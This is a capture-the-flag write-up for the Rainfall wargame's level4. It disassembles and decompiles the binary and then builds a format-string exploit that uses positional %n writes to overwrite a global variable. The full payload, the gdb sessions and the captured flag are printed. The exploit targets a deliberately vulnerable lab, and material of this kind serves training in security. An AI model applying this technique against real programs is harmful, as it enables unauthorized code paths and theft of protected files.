
LEVEL4:



Same process:
Strings:


→ Rainfall scp -P 4242 level4@192.168.1.65:level4 .
Good luck & Have fun
To start, ssh with level0/level0 on 192.168.1.65:4242
level4@192.168.1.65's password:
level4 100% 5252 11.2MB/s 00:00
→ Rainfall strings level4
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
stdin
printf
fgets
system
__libc_start_main
GLIBC_2.0
PTRh0
UWVS
[^_]
/bin/cat /home/user/level5/.pass
;*2$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab

objdump -d:

```
08048444 <p>:
 8048444:       55                      push   %ebp
 8048445:       89 e5                   mov    %esp,%ebp
 8048447:       83 ec 18                sub    $0x18,%esp
 804844a:       8b 45 08                mov    0x8(%ebp),%eax
 804844d:       89 04 24                mov    %eax,(%esp)
 8048450:       e8 eb fe ff ff          call   8048340 <printf@plt>
 8048455:       c9                      leave
 8048456:       c3                      ret

08048457 <n>:
 8048457:       55                      push   %ebp
 8048458:       89 e5                   mov    %esp,%ebp
 804845a:       81 ec 18 02 00 00       sub    $0x218,%esp
 8048460:       a1 04 98 04 08          mov    0x8049804,%eax
 8048465:       89 44 24 08             mov    %eax,0x8(%esp)
 8048469:       c7 44 24 04 00 02 00    movl   $0x200,0x4(%esp)
 8048470:       00
 8048471:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8048477:       89 04 24                mov    %eax,(%esp)
 804847a:       e8 d1 fe ff ff          call   8048350 <fgets@plt>
 804847f:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8048485:       89 04 24                mov    %eax,(%esp)
 8048488:       e8 b7 ff ff ff          call   8048444 <p>
 804848d:       a1 10 98 04 08          mov    0x8049810,%eax
 8048492:       3d 44 55 02 01          cmp    $0x1025544,%eax
 8048497:       75 0c                   jne    80484a5 <n+0x4e>
 8048499:       c7 04 24 90 85 04 08    movl   $0x8048590,(%esp)
 80484a0:       e8 bb fe ff ff          call   8048360 <system@plt>
 80484a5:       c9                      leave
 80484a6:       c3                      ret

080484a7 <main>:
 80484a7:       55                      push   %ebp
 80484a8:       89 e5                   mov    %esp,%ebp
 80484aa:       83 e4 f0                and    $0xfffffff0,%esp
 80484ad:       e8 a5 ff ff ff          call   8048457 <n>
 80484b2:       c9                      leave
 80484b3:       c3                      ret
```

Raw reverse:

Stack frame of **0x218** on the stack for function <n>
<n> address esp: **0xbffff510**
ebp: **0xbffff728**

Read of 0x200 on stdin, Stored in **0xbffff520**
Stack frame of **0x18** on the stack for function <p>

<p> address esp: **0xbffff4f0**

ebp: **0xbffff508**

0xbffff520 pushed on stack for printf() call
Loading from address **0x8049810** in eax:
if (eax == **0x01025544**)
system(‘ /bin/cat /home/user/level5/.pass’)
else
exit

Source file manually decompile:

```
#include <stdio.h>
#include <stdlib.h>

int m = 0;

int p(char *arg1)
{
    char s1[0x18]; // sizeof stackframe post arg_space, ebp

    return printf(arg1);
}

int n()
{
    char s1[0x208];
    char s2[0x10];

    fgets(s1, 0x200, stdin);
    p(s1);
    if (m != 0x1025544)
        return m
    return system("/bin/cat /home/user/level5/.pass")
}

__attribute__((force_align_arg_pointer)) int main()
{
    return n();
}
```

We’ll reproduce the printf() exploit as before with the **%n** format that write on an address.
The thing is that *%n* writes the number of chars printed before its occurence. So me must find a way to print **0x1025544**

character to be able to write that number of chars at the target address &m**.**

The thing is that it will take years to print **0x1025544** chars**.**
- exemple of input string for printf that takes years:
\x86\x95\x04\x08 %5643372x %5643372x %5643372x %n

Maybe we can printf octet 4 times at different address :

```c
#include <stdio.h>

int main()
{
    int i;
    int j;
    int k;
//  0x44
//  68 - 12*1 octet  = 56
//  0x55
//  85 - 68  = 17
//  0x55
//  258 - 85  = 173
    printf("\x10\x98\x04\x08\x11\x98\x04\x08\x12\x98\x04\x08%56c%4$n%17c%5$n%173c%6$n", '1','2', '3', &i, &j, &k);
    printf("\n%x ", i);
    printf("%x ", j);
    printf("%x\n", k);
    return 0;
}
```

```
→  Rainfall ./level5

1                D



                                @
44 55 102
```

My reasoning:
We want to pop 4 times to write at *4th* stack elem which is our target address ***0x8049810***,
a *5th* time to write at address **0x8049811**
and a *6th* time to write at address **0x8049812**

The thing is that if we don’t indicate the position parameter,

popping %c and %n would be contiguous, meaning pop() of addresses to write could not be one after each other, so it would not pop are target address, which are contiguous in our input.

- The 4th, 5th and 6th are my target addresses because my chain is stored 0x10 octet (4 stack elem) after $esp.
In <n> before the call to <p>

```
(gdb) x/24xw  $esp
0xbffff500:     0xbffff510      0x00000200      0xb7fd1ac0      0xb7ff37d0
0xbffff510:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff520:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff530:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff540:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff550:     0x30303030      0x30303030      0x30303030      0x30303030
(gdb)
```

Something went wrong :

```
Dump of assembler code for function p:
   0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     sub    $0x18,%esp
=> 0x0804844a <+6>:     mov    0x8(%ebp),%eax
   0x0804844d <+9>:     mov    %eax,(%esp)
   0x08048450 <+12>:    call   0x8048340 <printf@plt>
   0x08048455 <+17>:    leave
   0x08048456 <+18>:    ret
End of assembler dump.
(gdb) ni
0x0804844d in p ()
(gdb) ni
0x08048450 in p ()
(gdb) ni

Program received signal SIGSEGV, Segmentation fault.
0xb7e71e2d in vfprintf () from /lib/i386-linux-gnu/libc.so.6
(gdb)
```

Maybe the addresses ?

In <p> before the call of printf()

```
(gdb) x/24xw  $esp
0xbffff4e0:     0xbffff510      0xb7ff26b0      0xbffff754      0xb7fd0ff4
0xbffff4f0:     0x00000000      0x00000000      0xbffff718      0x0804848d
0xbffff500:     0xbffff510      0x00000200      0xb7fd1ac0      0xb7ff37d0
0xbffff510:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff520:     0x30303030      0x30303030      0x30303030      0x30303030
0xbffff530:     0x30303030      0x30303030      0x30303030      0x30303030
(gdb) i r $ebp
ebp            0xbffff4f8       0xbffff4f8
(gdb)
```

Oh of course I shouldn't pop the 4th, 5h and 6th but the 12th, 13th, 14h because $esp had been substracted 0x18 octet of its address, but the elem at (0x8 * elem (of 4octet)) up the stack has been mov in $esp so the address of my chain is still on top of stack for the call of printf();
It worked !

```
(gdb) x/16xw 0x8049810
0x8049810 <m>:  0x01025544      0x00000000      0x00000000      0x00000000
0x8049820:      0x00000000      0x00000000      0x00000000      0x00000000
0x8049830:      0x00000000      0x00000000      0x00000000      0x00000000
0x8049840:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

```
level4@RainFall:~$ echo -en '\x10\x98\x04\x08\x11\x98\x04\x08\x12\x98
\x04\x08%56c%12$n%17c%13$n%173c%14$n' > /tmp/4
level4@RainFall:~$ ./level4 < /tmp/4
0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a
                                                                 
   
                                       level4@RainFall:~$
level4@RainFall:~$
```

I don't know why the output of printf is always printed at the end of the execution of the program. that's the reason we have our flag first, instead of after the printf() call. I don't know why but I experienced it before.

Flag:
0f99ba5e9c446258a69b290407a6c60859e9c2d25b26575cafc9ae6d75e9456a